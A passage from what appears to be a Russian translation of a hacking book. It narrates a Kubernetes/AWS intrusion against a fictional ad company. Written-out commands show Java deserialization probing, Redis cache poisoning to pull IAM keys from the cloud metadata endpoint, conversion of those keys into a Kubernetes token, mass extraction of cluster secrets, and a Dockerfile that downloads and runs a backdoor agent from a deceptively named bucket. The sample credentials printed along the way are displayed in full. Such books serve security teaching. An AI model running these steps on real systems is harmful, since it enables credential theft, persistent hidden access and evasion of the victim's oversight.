Затем эта последовательность байтов используется классом `ObjectInputStream`, который реализует метод `readObject`. Этот метод извлекает класс, его сигнатуру, а также статические и нестатические атрибуты, эффективно преобразовывая последовательность байтов в реальный объект Java:

```
// Создает объект Java из потока
ObjectInputStream ois = new ObjectInputStream(bis);

// Вызывает метод readObject класса bidRequest для подготовки исходных данных
BidRequest objectFromRedis = ❶(BidRequest)ois.readObject();
```

Вот где мы можем найти дыру в заборе. Мы не вызывали метод `readObject` по умолчанию для `ObjectInputStream`, а вместо этого вызвали пользовательский метод `readObject`, определенный в целевом классе `BidRequest` ❶.

Этот пользовательский метод `readObject` может делать практически все, что угодно, с данными, которые он получает. В следующем скучном сценарии он просто переводит в нижний регистр значение атрибута с именем `trafficID`, но в принципе возможно все: он может выполнять сетевые вызовы, читать файлы и даже выполнять системные команды. И может делать это на основе ввода, полученного от недоверенного сериализованного объекта:

```
// BidRequest - это класс, который может быть сериализован
class BidRequest implements Serializable{
    public String auctionID;
```

```
    private void readObject(java.io.ObjectInputStream in){
       in.defaultReadObject();
       this.auctionID = this.auctionID.toLowerCase();
       // Выполняем другие операции над атрибутами объекта
    }
}
```

Таким образом, задача состоит в том, чтобы создать сериализованный объект, который содержит правильные значения и перемещается по потоку выполнения метода `readObject`, пока не достигнет выполнения системной команды или другого интересного результата. Это может показаться маловероятным, но именно это пара исследователей и сделала пару лет назад. Единственная разница в том, что они нашли эту уязвимость в методе `readObject` класса внутри `commons-collections`, библиотеки Java, поставляемой по умолчанию в среде выполнения Java (см. доклад «Использование уязвимостей десериализации в Java» Матиаса Кайзера, *https://youtu.be/VviY3O-euVQ*).

Вскоре после этого доклада количество уязвимостей десериализации едва не конкурировало с эксплойтами Windows. Это было невероятно! Метод `readObject` проблемных классов был исправлен в более новых версиях библиотеки `commons-collections` (начиная с версии 3.2.2), но поскольку настройка виртуальной машины Java (JVM) чаще всего является весьма сложным процессом, основанным на фольклоре и древней мудрости, многие компании сопротивляются желанию обновить JVM, тем самым оставляя открытую дверь для уязвимостей десериализации.

Прежде всего нам нужно убедиться, что наш под уязвим для этой атаки.

Если вы помните, в главе 5 мы столкнулись с бакетом `mxrads-dl`, который, вероятно, действовал как частный репозиторий общедоступных двоичных и JAR-файлов. Этот бакет должен содержать почти все версии внешних JAR-файлов, используемых такими приложениями, как `ads-rtb`. Следовательно, ответ относительно уязвимости может лежать там. Мы ищем по ключу бакета уязвимые библиотеки Java, поддерживаемые инструментом `ysoserial` (*https://github.com/frohoff/ysoserial/*), который применяется для создания полезных нагрузок, запускающих уязвимости десериализации во многих классах Java. На странице инструмента GitHub перечислены некоторые известные библиотеки, которые мы можем использовать, например `commons-collections 3.1`, `spring-core 4.1.4` и т. д.

```
root@Point1:~/# aws s3api list-objects-v2 --bucket mxrads-dl > list_objects_dl.txt
root@Point1:~/# grep 'commons-collections' list_objects_dl.txt
Key: jar/maven/artifact/org.apache.commons-collections/commons-collections/3.3.2
--snip--
```

Находим `commons-collections` версии 3.3.2. Удача близко. Мы могли бы рискнуть использовать эксплойт вслепую, надеясь, что корзина все

еще использует локальную старую версию библиотеки commons-collections, но шансы против нас, так что мы продолжим поиск.

Отравление кеша

Мы продолжаем изучать другие ключи в кеше Redis, надеясь на новый источник вдохновения:

```
shell> head -100 all_redis_keys.txt
vast_c88b4ab3d_19devear
select_3799ec543582b38c
vast_c88b4ab3d_19devear
--Сокращено--
```

Просматриваем содержимое ключа vast_c88b4ab3d_19devear и на этот раз находим URL:

```
shell> redis -h 10.59.12.47 get vast_c88b4ab3d_19devear
https://www.goodadsby.com/vast/preview/9612353
```

VAST (video advertise serving template, шаблон показа видеообъявлений) – это стандартный XML-шаблон для описания рекламы для видеопроигрывателей браузера, включая сведения о том, где загружать медиафайлы, какие события отслеживания отправлять, через сколько секунд, на какую конечную точку и т. д. Вот пример файла VAST, указывающего на видеофайл, хранящийся на s4d.mxards.com, для рекламы под названием «Экзотический подход»:

```
<VAST version="3.0">
<Ad id="1594">
  <InLine>
    <AdSystemРеволюция >MXR Ads</AdSystem>
    <AdTitle>Экзотический подход</AdTitle>
--Сокращено--
    <MediaFile id="134130" type="video/mp4"
        bitrate="626" width="1280" height="720">
      http://s4d.mxrads.com/43ed9014730cb/12ad82436/vid/720/88b4a1cf2.mp4
--Сокращено--
```

Парсеры XML бывают такими нестабильными – один неправильный тег, и вся конструкция рассыпалась. При сбое парсер выдает трассировки стека большего размера, чем исходный файл, в стандартный вывод ошибок. Так много исключений, которые нужно правильно обрабатывать… и заносить в журнал!

Чувствуете, к чему я клоню? У нас уже есть доступ к подам, обрабатывающим журналы приложений, связанные с доставкой рекламы. Если мы заменим URL-адрес VAST, скажем, URL-адресом API метаданных, который отвечает в формате JSON или в текстовом формате,

отправит ли приложение подробный отчет об ошибке в хранилище аудита Elasticsearch, которое мы можем просмотреть?

Есть только один способ проверить это. Мы заменяем дюжину действительных URL-адресов VAST печально известным URL-адресом конечной точки `http://169.254.169.254/latest/meta-data/iam/info`, например так:

```
shell> redis -h 10.59.12.47 set vast_c88b4ab3d_19devear\
http://169.254.169.254/latest/meta-data/iam/info
OK
```

Эта конечная точка метаданных должна возвращать ответ JSON, содержащий роль IAM, привязанную к узлу, на котором запущен под `ads-rtb`. Мы знаем, что эта роль существует, потому что она требуется EKS. Бонусом у этой роли есть несколько интересных привилегий.

Чтобы сработала одна из отравленных записей кеша, требуется добрых 10 минут, но мы, наконец, получаем подробную ошибку, на которую надеялись. Мы можем найти ошибку в индексе журнала, выполнив поиск идентификатора учетной записи AWS MXR Ads `886371554408`:

```
shell> curl "10.20.86.24:9200/log/_search?pretty&size=10&q=message: 886371554408"

"level": "Critical"
"message": "...\"InstanceProfileArn\" :
\" arn:aws:iam::886477354405:instance-profile/eks-workers-prod-common-NodeInstanceProfile-
BZUD6DGQKFGC\"...org.xml.sax.SAXParseException...Not valid XML file"
```

Под, вызвавший запрос, работает с ролью IAM `eks-workers-prod-common-NodeInstanceProfile-BZUD6DGQKFGC`. Все, что нам нужно сделать сейчас, – это еще раз отравить кеш Redis, но на этот раз добавить к URL-адресу имя роли, чтобы получить ее временные ключи доступа:

```
shell> redis -h 10.59.12.47 set vast_c88b4ab3d_19devear\
http://169.254.169.254/latest/meta-data/iam/security-credentials/eks-workersprod-
common-NodeInstanceRole-BZUD6DGQKFGC
OK
```

Через несколько минут мы получаем наш заветный приз, действительные ключи доступа AWS с привилегиями узла EKS в индексе журнала:

```
shell> curl "10.20.86.24:9200/log/_search?pretty&size=10&q=message: AccessKeyId"

"level": "Critical"
"message": "...\"AccessKeyId\" : \"ASIA44ZRK6WS3R64ZPDI\", \"SecretAccessKey\" :
\"+EplZs...org.xml.sax.SAXParseException...Not valid XML file"
```

Согласно документации AWS, роль по умолчанию, прикрепленная к узлу Kubernetes, будет иметь базовые разрешения EC2 для обнаружения его среды: describe-instances, describe-security-groups, describe-volumes, describe-subnets и т. д. Давайте возьмем эти новые учетные данные и получим список всех экземпляров в регионе eu-west-1 (Ирландия):

```
root@Point1:~/# vi ~/.aws/credentials
[node]
aws_access_key_id = ASIA44ZRK6WS3R64ZPDI
aws_secret_access_key = +EplZsWmW/5r/+B/+J5PrsmBZaNXyKKJ
aws_session_token = AgoJb3JpZ2luX2...

root@Point1:~/# aws ec2 describe-instances \
--region=eu-west-1 \
--profile node
--Сокращено--
"InstanceId": "i-08072939411515dac",
"InstanceType": "c5.4xlarge",
"KeyName": "kube-node-key",
"LaunchTime": "2019-09-18T19:47:31.000Z",
"PrivateDnsName": "ip-192-168-12-33.eu-west-1.compute.internal",
"PrivateIpAddress": "192.168.12.33",
"PublicIpAddress": "34.245.211.33",
"StateTransitionReason": "",
"SubnetId": "subnet-00580e48",
"Tags": [
  {
  "Key": "k8s.io/cluster-autoscaler/prod-euw1",
  "Value": "true"
  }],
--Сокращено--
```

На первый взгляд, вывод выглядит великолепно. Мы получили полные описания примерно 700 машин EC2, включая их частные и общедоступные IP-адреса, правила брандмауэра, типы машин и многое другое. Но для компании масштаба MXR Ads 700 машин – это небольшое количество. Что-то здесь не так.

Все машины, которые мы получили, имеют специальный тег k8s.io/cluster-autoscaler/prod-euw1. Это общий тег, используемый инструментом автомасштабирования (*https://github.com/kubernetes/autoscaler/*) для обозначения одноразовых узлов, которые можно отключить, когда активность подов снижается. MXR Ads, вероятно, воспользовались этим тегом, чтобы ограничить область разрешений по умолчанию, назначенных узлам Kubernetes. Умный подход на самом деле.

По иронии судьбы тег выдает имя кластера Kubernetes (prod-euw1), которое является обязательным параметром при вызове API describeCluster. Так давайте же его вызовем:

```
root@Point1:~/# export AWS_REGION=eu-west-1
root@Point1:~/# aws eks describe-cluster --name prod-euw1 --profile node
{ "cluster": {
 ❶"endpoint": "https://BB061F0457C63.yl4.eu-west-1.eks.amazonaws.com",
 ❷"roleArn": "arn:aws:iam::886477354405:role/eks-prod-role",
   "vpcId": "vpc-05c5909e232012771",
   "endpointPublicAccess": false,
   "endpointPrivateAccess": true,
--Сокращено--
```

Сервер API – это длинный URL-адрес с удобным названием `endpoint` ❶. В некоторых редких конфигурациях он может быть доступен в открытом интернете, что значительно упрощает запрос/изменение желаемого состояния кластера.

Роль, которую мы получили ❷, может делать гораздо больше, чем просто исследовать ресурсы Kubernetes. По умолчанию эта роль имеет право присоединять любую группу безопасности к любому другому узлу в кластере. Теперь, когда мы заполучили эту роль, нам просто нужно найти существующую группу безопасности, которая предоставляет доступ к каждому порту в интернете – она всегда есть, – и назначить ее машине, на которой размещена наша текущая оболочка.

Но не так быстро. Хотя может показаться заманчивым превратить нашу обратную оболочку ручной работы на основе S3 в полноценный дуплексный канал связи, весьма вероятно, что MXR Ads применила к своему кластеру Kubernetes конфигуратор Terraform, объявив, сколько машин в идеале должно работать, как должна выглядеть их сетевая конфигурация и какие группы безопасности назначены каждой машине. Если мы изменим эти параметры, изменение будет обнаружено следующей командой `terraform plan`. Наличие группы безопасности, разрешающей весь входящий трафик случайному узлу, может вызвать только вопросы, которых мы бы предпочли избежать.

Мы продолжаем играть с ролью, привязанной к узлу Kubernetes, но она быстро достигает предела своих возможностей. Мы можем получить только общую информацию о компонентах кластера. У нас нет доступа к пользовательским данным машин, и мы вряд ли можем что-то изменить без особого разрешения.

Если вдуматься, почему мы рассматриваем этот узел только как ресурс AWS? Это прежде всего ресурс Kubernetes. Привилегированный при этом. У этого узла могут быть смехотворные разрешения в среде AWS, но при этом он может быть высшим божеством в мире Kubernetes, поскольку он буквально имеет право раздавать жизнь и смерть подам в своем царстве.

Как я уже говорил, на каждом узле есть работающий процесс под названием `kubelet`, который опрашивает сервер API на наличие новых подов для запуска или завершения. Запуск контейнеров означает монтирование томов, внедрение секретов… как, черт возьми, он достигает такого уровня доступа?

Ответ: через профиль экземпляра узла – роль, которая у нас была все это время.

Когда вы настраиваете кластер Kubernetes на EKS, одной из первых конфигураций, которые необходимо применить еще до запуска узлов, является добавление имени роли узла IAM в группу `system:nodes`. Эта группа привязана к роли Kubernetes `system:node`, которая имеет права на чтение различных объектов Kubernetes: сервисов, узлов, модулей, постоянных томов и 18 других ресурсов!

Все, что нам нужно сделать, чтобы унаследовать эти полномочия, – это попросить AWS преобразовать наши ключи доступа IAM в действительный токен Kubernetes, чтобы мы могли запрашивать сервер API как действительный член группы `system:nodes`. Для этого мы вызываем API `get-token`:

```
root@Point1:~/# aws eks get-token --cluster-name prod-euw1 --profile node
{
    "kind": "ExecCredential",
    "apiVersion": "client.authentication.k8s.io/v1alpha1",
    "status": {
        "expirationTimestamp": "2019-11-14T21:04:23Z",
        "token": "k8s-aws-v1.aHR0cHM6Ly9zdHMuYW1hem..."
    }
}
```

Токен, который мы получаем на этот раз, не является стандартным JWT; теперь он содержит строительные блоки вызова API `GetCallerIdentity` службы STS.

Давайте декодируем часть токена, который мы получили ранее, используя комбинацию `jq`, `cut`, `base64` и `sed`:

```
root@Point1:~/# aws eks get-token --cluster-name prod-euw1 \
| jq -r .status.token \
| cut -d"_" -f2 \
| base64 -d \
| sed "s/&/\n/g"

https://sts.amazonaws.com/?Action=GetCallerIdentity
&Version=2011-06-15
&X-Amz-Algorithm=AWS4-HMAC-SHA256
&X-Amz-Credential=ASIA44ZRK6WSYQ5EI4NS%2F20191118/us-east-1/sts/aws4_request
&X-Amz-Date=20191118T204239Z
&X-Amz-Expires=60
&X-Amz-SignedHeaders=host;x-k8s-aws-id
&X-Amz-Security-Token=IQoJb3JpZ2luX2VjEIX/////...
```

JWT на самом деле представляет собой закодированный предварительно подписанный URL-адрес, который заверяет идентичность узла. Любой желающий может посетить этот URL, чтобы убедиться,

что узел действительно является тем, за кого себя выдает. Именно это и делает EKS при получении данного токена. Точно так же, как AWS IAM доверяет OpenID идентификацию и аутентификацию пользователей Kubernetes посредством JWT, EKS доверяет IAM делать то же самое через веб-вызов конечной точки `sts.amazon.com`.

Мы можем использовать этот токен в команде `curl` для сервера API, как мы это делали ранее, но лучше сгенерировать полную конфигурацию Kubectl, которую мы можем загрузить в наш доверенный под:

```
root@Point1:~/# aws eks update-kubeconfig --name prod-euw1 --profile node

Updated context arn:aws:eks:eu-west-1:886477354405:cluster/prod-euw1 in /root/.kube/config
shell> wget https://mxrads-archives-packets-linux.s3-eu-west-1.amazonaws.com/config

shell> mkdir -p /root/.kube && cp config /root/.kube/
```

Быстрый способ проверить, получили ли мы новые привилегии, – перечислить модули в священном пространстве имен `kube-system`. Это пространство имен, которое содержит основные модули – `kube api-server`, `etcd`, `coredns` – и другие важные модули, используемые для администрирования Kubernetes. Помните, что наши предыдущие токены были ограничены пространством имен `prod`, поэтому получение доступа к `kube-system` было бы огромным шагом вперед:

```
shell> kubectl get pods -n kube-system

NAME                       READY   STATUS    RESTARTS   AGE
aws-node-hl227             1/1     Running   0          82m
aws-node-v7hrc             1/1     Running   0          83m
coredns-759d6fc95f-6z97w   1/1     Running   0          89m
coredns-759d6fc95f-ntq88   1/1     Running   0          89m
kube-proxy-724jd           1/1     Running   0          83m
kube-proxy-qtc22           1/1     Running   0          82m
--Сокращено--
```

Нам удалось получить список подов! Замечательно! Очевидно, что поскольку мы находимся в управляемом AWS Kubernetes, Amazon скрывает самые важные модули (`kube-apiserver`, `etcd`, `kube-controllermanager`), но остальные модули остаются.

Повышение привилегий Kubernetes

Давайте использовать наши новые привилегии с пользой. Первым делом нам нужно получить все секреты, определенные в Kubernetes; однако когда мы попробуем это сделать, то обнаружим, что хотя группа `system:nodes` технически имеет на это разрешение, она не может произвольно запрашивать секреты:

```
shell> kubectl get secrets --all-namespaces

Error from server (Forbidden): secrets is forbidden:
User "system:node:ip-192-168-98-157.eu-west-1.compute.internal" cannot list
resource "secrets" in API group "" at the cluster scope: can only read
namespaced object of this type
```

Функция безопасности, представленная в Kubernetes версии 1.10, ограничивает чрезмерные возможности узлов путем авторизации. Эта функция дополняет классическое управление доступом на основе ролей. Узел может использовать свою способность извлекать секрет только в том случае, если на этом же узле есть запланированные поды, которым нужен этот секрет. Когда эти поды завершают работу, узел теряет доступ к секрету.

Впрочем, причин для паники нет. Любой случайный узел обычно содержит десятки, если не сотни, различных подов в любой момент времени, каждый со своими грязными секретами, объемными данными и так далее. Возможно, сегодня в 23:00 наш узел сможет получить только пароль фиктивной базы данных, но дайте ему 30 минут, и kube-scheduler отправит узлу под с правами администратора кластера. Все дело в том, чтобы оказаться в нужном узле в нужный момент. Мы запрашиваем перечень подов, работающих на текущей машине, чтобы узнать, какие секреты мы имеем право получать:

```
shell> kubectl get pods --all-namespaces --field-selector\
spec.nodeName=ip-192-168-21-116.eu-west-1.compute.internal

prod    ads-rtb-deployment-13fe-3evx   1/1  Running
prod    ads-rtb-deployment-12dc-5css   1/1  Running
prod    kafka-feeder-deployment-23ee   1/1  Running
staging digital-elements-deploy-83ce   1/1  Running
test    flask-deployment-5d76c-qb5tz   1/1  Running
--Сокращено--
```

На этом единственном узле размещается множество разнородных приложений. Это выглядит многообещающим. Узел, вероятно, будет иметь доступ к большому количеству секретов, охватывающих различные компоненты. Воспользуемся нашим пользовательским парсером для автоматического вывода списка секретов, смонтированных каждым подом:

```
shell> ./kubectl get pods -o="custom-columns=\
NS:.metadata.namespace,\
POD:.metadata.name,\
ENV:.spec.containers[*].env[*].valueFrom.secretKeyRef,\
FILESECRET:.spec.volumes[*].secret.secretName" \
--all-namespaces \
--field-selector spec.nodeName=ip-192-168-21-116.eu-west-1.compute.internal
```

```
NS      POD           ENV              FILESECRET
prod    kafka...      awsUserKafka     kafka-token-653ce
prod    ads-rtb...    CassandraDB      default-token-c3de
prod    ads-rtb...    CassandraDB      default-token-8dec
staging digital...    GithubBot        default-token-88ff
test    flask...      AuroraDBTest     default-token-913d
--Сокращено--
```

Да это просто клад! Базы данных Cassandra, ключи доступа AWS, учетные записи сервисов, пароли базы данных Aurora, токены GitHub, другие ключи доступа AWS… это вообще не сон? Давайте же загрузим (и декодируем) каждый секрет с помощью довольно очевидной команды `kubectl get secret`, как показано ниже:

```
shell> ./kubectl get secret awsUserKafka -o json -n prod \
| jq .data
  "access_key_id": "AKIA44ZRK6WSSKDSKQDZ",
  "secret_key_id": "93pLDv0FlQXnpyQSQvrMZ9ynbL9gdNkRUP1gO03S"

shell> ./kubectl get secret githubBot -o json -n staging\
|jq .data
  "github-bot-ro": "9c13d31aaedc0cc351dd12cc45ffafbe89848020"

shell> ./kubectl get secret kafka-token-653ce -n prod -o json | jq -r .data.token
"ZXlKaGJHY2lPaUpTVXpJMU5pSXNJbXRwWkNJNklpSjkuZ...
```

Полюбуйтесь на все эти учетные данные и токены, которые мы извлекаем! И мы даже не закончили. Фактически мы только начали. Видите ли, это был всего лишь один узел, на котором случайно запустился под `ads-rtb` с небезопасным контейнером Redis. Есть 200 других подобных подов, распределенных по 700 машинам, которые уязвимы для той же техники отравления кеша.

Формула такого взлома проста: найдите эти поды (с помощью команды `get pods`), подключитесь к контейнеру Redis, замените несколько URL-адресов VAST на API метаданных, соберите временные ключи AWS машины, переданные в базу данных аудита, конвертируйте их в токен Kubernetes и получите секреты, загруженные подами, работающими на узле.

Повторяем этот цикл для каждого узла и останавливаемся, когда замечаем в выводе что-то очень интересное:

```
shell> ./kubectl get pods -o=”custom-columns=\
NS:.metadata.namespace,\
POD:.metadata.name,\
ENV:.spec.containers[*].env[*].valueFrom.secretKeyRef,\
FILESECRET:.spec.volumes[*].secret.secretName” \
--all-namespaces \
--field-selector spec.nodeName=ip-192-168-133-34.eu-west-1.compute.internal
```

```
   NS            POD           ENV              FILESECRET
❶ kube-system    tiller        <none>           tiller-token-3cea
   prod          ads-rtb...    CassandraDB      default-token-99ed
```

Мы удачно наткнулись на узел с номером 192.168.133.34 ❶, который сообщает, что на нем размещено несколько подов, принадлежащих всемогущему пространству имен kube-system. Вероятность того, что под tiller имеет права администратора кластера, близка к 90 %. Он играет центральную роль в helm v2, диспетчере пакетов, используемом для развертывания и управления приложениями в Kubernetes. Мы прикидываемся этим узлом и загружаем токен служебного аккаунта tiller:

```
root@Point1:~/# aws eks update-kubeconfig --name prod-euw1 --profile node133
--Сокращено--
shell> ./kubectl get secret tiller-token-3cea \
-o json \
--kubeconfig ./kube/config_133_34 \
| jq -r .data.token

ZXlKaGJHY2lPaUpTVXpJMU5pSXNJbXRwWkNJNklpSjkuZXlKcGMzTWlPaU...
```

Вооружившись этой мощной учетной записью, мы можем узнать все секреты с помощью одной команды. Плевать на авторизацию узла! Мы записываем токен учетной записи в действующую конфигурацию Kubectl, которую назовем tiller_config, и используем ее для запроса кластера:

```
shell> kubectl get secrets \
--all-namespaces \
-o json \
--kubeconfig ./kube/tiller_config

"abtest_db_user": "abtest-user-rw",
"abtest_db_pass": "azg3Wk+swUFpNRW43Y0",
"api_token": "dfb87c2be386dc11648d1fbf5e9c57d5",
"ssh_metrics": "--- BEGIN SSH PRIVATE KEY --- ..."
"github-bot-ro": "9c13d31aaedc0cc351dd12cc45ffafbe89848020"
```

В ответ мы получаем более 100 учетных данных, охватывающих почти каждую базу данных: Cassandra, MySQL, что угодно. Если они как-то связаны с показом рекламы, будьте уверены, что у нас есть способ получить к ним доступ. Мы даже восстановили несколько закрытых ключей SSH. Пока мы не знаем, как их использовать, но это вопрос ближайшего будущего.

Мы также раздобыли пару действительных ключей доступа к AWS, один из которых принадлежит разработчику по имени Кевин Дункан. Добавим их в наш файл учетных данных и выполним один вызов API, чтобы убедиться, что они действительно работают:

```
root@Point1:~/# vi ~/.aws/credentials
[kevin]
aws_access_key_id = AKIA44ZRK6WSSKDSKQDZ
aws_secret_access_key = 93pLDv0FlQXnpy+EplZsWmW/5r/+B/+KJ

root@Point1:~/# aws iam get-user --profile kevin
"User": {
"Path": "/",
"UserName": "kevin.duncan",
"Arn": "arn:aws:iam::886371554408:user/kevin.duncan"
```

И наконец, мы также обязательно захватим токен GitHub, принадлежащий github-bot-ro. Мы убеждаемся, что он все еще действителен, выполняя вызов API при помощи нескольких строк кода Python:

```
root@Point1:~/# python3 -m pip install PyGithub
root@Point1:~/# python3

>>> from github import Github
>>> g = Github("9c13d31aaedc0cc351dd12cc45ffafbe89848020")
>>> print(g.get_user().name)
mxrads-bot-ro
```

Пожалуй, разработчики были правы. Kubernetes – это весело!

Мы можем с уверенностью сказать, что в настоящее время мы владеем инфраструктурой доставки контента MXR Ads. Мы до сих пор не знаем, как работает профильный таргетинг или кто является конечными клиентами Gretsch Politico, но мы можем изменять, удалять и блокировать все их кампании по вторжению в сеть – и, возможно, многое другое.

Прежде чем мы нырнем еще глубже в эту кроличью нору, нам нужно закрепить положение, ради которого мы так усердно работали. Контейнеры имеют высокую волатильность, что ставит под угрозу наш текущий доступ. Все, что потребуется, – это новое развертывание приложения для опросов, чтобы закрыть доступ к нашей оболочке, а вместе с ним и нашу главную точку входа в кластер Kubernetes MXR Ads.

Дополнительные ресурсы

- Дополнительная информация о RBAC в Kubernetes: *https://www.liquidweb.com/kb/kubernetes-rbac-authorization/*.
- Основополагающая статья Джона Ламберта о мышлении защитника: *https://github.com/JohnLaTwC/Shared*.
- Введение в веб-токены JSON: *http://bit.ly/35JTJyp*.
- Справочник по API Kubernetes: *https://www.sparcflow.com/docs/kube-api-v1.19.html*.

- Список команд Kubectl: *https://kubernetes.io/docs/reference/generated/kubectl/kubectl-commands*.
- Информация об OpenID, стандарте аутентификации, используемом для делегирования аутентификации третьей стороне: *https://developers.onelogin.com/openid-connect/*.
- Роли IAM, привязанные к подам: *https://docs.aws.amazon.com/eks/latest/userguide/worker_node_IAM_role.html*.
- Документы AWS по управлению группами Auto Scaling для EKS: *https://amzn.to/2uJeXQb*.
- Изучение сетевых политик в Kubernetes: *https://banzaicloud.com/blog/network-policy/*.
- Пошаговое руководство по установке Helm и Tiller в кластере Minikube: *http://bit.ly/2tgPBIQ*.
- Объяснение принципа торгов в реальном времени: *https://digiday.com/media/what-is-real-time-bidding/*.

9

СТАБИЛЬНЫЙ ДОСТУП К КОМАНДНОЙ ОБОЛОЧКЕ

Постоянство приобретает совершенно новый смысл при работе с нестабильной и возобновляемой инфраструктурой, такой как Kubernetes. Контейнеры и узлы, как правило, рассматриваются как неизменяемые и одноразовые объекты, которые могут исчезнуть в любое время и в любом месте.

Эта нестабильность усугубляется на компьютерах AWS за счет использования особых машин, называемых *спотовыми экземплярами* (spot instances). Компании могут создавать спотовые экземпляры практически любого доступного типа приблизительно за 40 % от обычной цены. Загвоздка в том, что AWS может забрать у вас машину всякий раз, когда провайдеру потребуется дополнительная вычислительная мощность. Хотя эта конфигурация кажется идеальной для кластера Kubernetes, где контейнеры могут автоматически перемещаться на работающие машины, а новые узлы восстанавливаются за считанные секунды, она создает серьезные проблемы для надежных долгосрочных бэкдоров.

Раньше для получения устойчивого доступа было достаточно внедрить через бэкдор исполняемый двоичный файл, запустить секрет-

ные оболочки на машинах или внедрить ключи Secure Shell (SSH). Ни один из этих вариантов не обеспечивает стабильного долгосрочного доступа в среде, где средний срок службы машины составляет несколько часов.

Хорошая новость заключается в том, что использование одних лишь спотовых экземпляров для кластера представляет настолько высокий риск, что ни одна серьезная компания не формирует такие кластеры – по крайней мере, для обработки критических рабочих нагрузок. Если AWS затребует обратно слишком много машин за раз, кластер может не успеть выполнить масштабирование, чтобы удовлетворить потребности клиентов. По этой причине общепринятой стратегией рентабельной устойчивости является планирование стабильной части критических рабочих нагрузок на основе минимального количества постоянных экземпляров и поглощение колебаний трафика с помощью спотовых машин.

Традиционный способ организовать бэкдор в столь изменчивой инфраструктуре – найти набор драгоценных постоянных машин (обычно это самые старые экземпляры в кластере) и закрепиться в них старомодными методами. Мы могли бы настроить задание cron, которое регулярно извлекает и запускает обратную оболочку. Мы могли бы использовать *внедрение двоичного кода* (binary planting), заменяя обычные инструменты, такие как ls, Docker и SSHD, вариантами, которые выполняют удаленный код, предоставляют привилегии root и выполняют другие вредоносные действия. Мы могли бы вставить руткит, содержащий модификацию системы (библиотеки, структуры ядра и т. д.), которая разрешает или поддерживает доступ (ознакомьтесь с образцом руткита для Linux на *https://github.com/croemheld/lkm-rootkit/*).

В листинге 9.1 мы извлекаем список машин и упорядочиваем его по отметке времени их создания.

Листинг 9.1. Поиск самых старых узлов для обнаружения стабильной части кластера

```
shell> ./kubectl get nodes –sort-by=.metadata.creationTimestamp

Name
ip-192-168-162-15.eu-west-1.... Ready 14 days
ip-192-168-160-34.eu-west-1.... Ready 14 days
ip-192-168-162-87.eu-west-1.... Ready 14 days
ip-192-168-162-95.eu-west-1....  Ready 12 days
ip-192-168-160-125.eu-west-1.... Ready 9 days
--Сокращено--
```

Каждый узел поддерживает разные службы, поэтому бэкдор дюжины таких узлов должен дать нам как минимум несколько дней гарантированного доступа. Оболочка автоматически исчезнет вместе с узлом, скрывая любые следы наших махинаций. Это идеальное преступление.

ПРИМЕЧАНИЕ *Точнее, будут похоронены почти все улики. Не все артефакты находятся в системе, поэтому мы можем оставить следы в журналах потоков виртуального частного облака (VPC), фиксирующих сетевые пакеты, логах CloudTrail, регистрирующих большинство вызовов API, и т. д.*

Но что, если нескольких дней недостаточно, чтобы проникнуть в сеть Gretsch Politico? Можем ли мы как-то продержаться дольше? В конце концов, мы находимся в системе, которая способна исцелять сама себя. Разве не круто было бы автоматически восстанавливать бэкдор силами самой жертвы?

Если мы будем рассматривать наш бэкдор как контейнер или модуль, то, возможно, сможем использовать темную магию Kubernetes, чтобы гарантировать, что по крайней мере одна копия бэкдора всегда где-то запущена и работает. Однако к риску такого подхода нельзя относиться легкомысленно. Использование реального модуля Kubernetes для нашего бэкдора – это слишком сложное и масштабное решение, чтобы оно долго оставалось незамеченным.

Устойчивость – это всегда поиск компромисса. Должны ли мы пожертвовать скрытностью ради более надежного доступа или же, наоборот, вести себя очень сдержанно и смириться с потерей нашей с трудом завоеванной оболочки при малейшей турбулентности? У каждого хакера свое мнение по этому вопросу, и компромисс зависит от нескольких факторов, таких как уверенность в анонимности атакующей инфраструктуры, уровень безопасности цели, склонность к риску и так далее.

Однако у этой якобы неразрешимой проблемы есть одно очевидное решение: несколько бэкдоров с разными свойствами. У нас будет как стабильный, но несколько простоватый бэкдор, так и незаметная, но изменчивая оболочка. Первый бэкдор будет состоять из хитроумно спрятанного на видном месте пода, который действует как наш главный оперативный центр. Под будет регулярно подключаться к нашему домашнему серверу в поисках команд для выполнения. Он также обеспечивает прямое подключение к интернету, которого нет в нашей текущей оболочке. Всякий раз, когда он по какой-либо причине пропадает, Kubernetes спешит вернуть его к жизни. Параллельно с первым бэкдором мы запустим еще одну, более незаметную программу, которая будет находиться в спящем режиме, пока мы не отправим заранее назначенный сигнал. Это дает нам секретный путь обратно в систему, если наш первый бэкдор будет обнаружен любопытным администратором.

У этих бэкдоров не должно быть общих признаков компрометации: они будут связываться с разными IP-адресами, использовать разные методы, запускать разные контейнеры и работать полностью изолированно друг от друга. Исследователь, обнаруживший один объект с определенными атрибутами, не сможет использовать эту информацию для поиска других лазеек. Кончина одного бэкдора не должна, теоретически, подвергать риску других.

Стабильный доступ

Стабильный бэкдор сможет, например, работать лишь на нескольких избранных из сотен доступных узлов. Этот зловредный контейнер будет так называемым *тонким образом* (slim image), который скачивает и выполняет файл во время загрузки. Мы будем использовать Alpine, минимальный дистрибутив размером около 5 МБ, обычно применяемый для запуска контейнеров.

В листинге 9.2 мы начинаем с написания Dockerfile для загрузки и запуска произвольного файла в контейнере Alpine.

Листинг 9.2. Dockerfile для создания контейнера, который скачивает и запускает исполняемый файл после загрузки

```
#Dockerfile

FROM alpine

CMD ["/bin/sh", "-c",
"wget https://amazon-cni-plugin-essentials.s3.amazonaws.com/run
-O /root/run && chmod +x /root/run && /root/run"]
```

Поскольку MXR Ads является таким большим поклонником S3, мы извлекаем будущий двоичный файл из принадлежащего нам бакета S3, которую мы коварно назвали `amazon-cni-plugin-essentials` (подробнее об имени позже).

Двоичный файл (также называемый *агентом*) может представлять собой одну из ваших любимых пользовательских или стандартных обратных оболочек. Некоторые хакеры даже не возражают против запуска агента meterpreter на компьютере с Linux. Как было сказано в главе 1, созданная нами структура атаки надежна и стабильна, и лишь немногие компании удосуживаются инвестировать в дорогостоящие решения по обнаружению конечных точек для защиты своих серверов Linux, особенно на временных машинах в кластере Kubernetes. Это делает готовые фреймворки, такие как Metasploit, вполне приемлемым вариантом.

Тем не менее мы будем соблюдать осторожность и потратим несколько секунд на создание надежной полезной нагрузки, которая вряд ли наткнется на подводные камни.

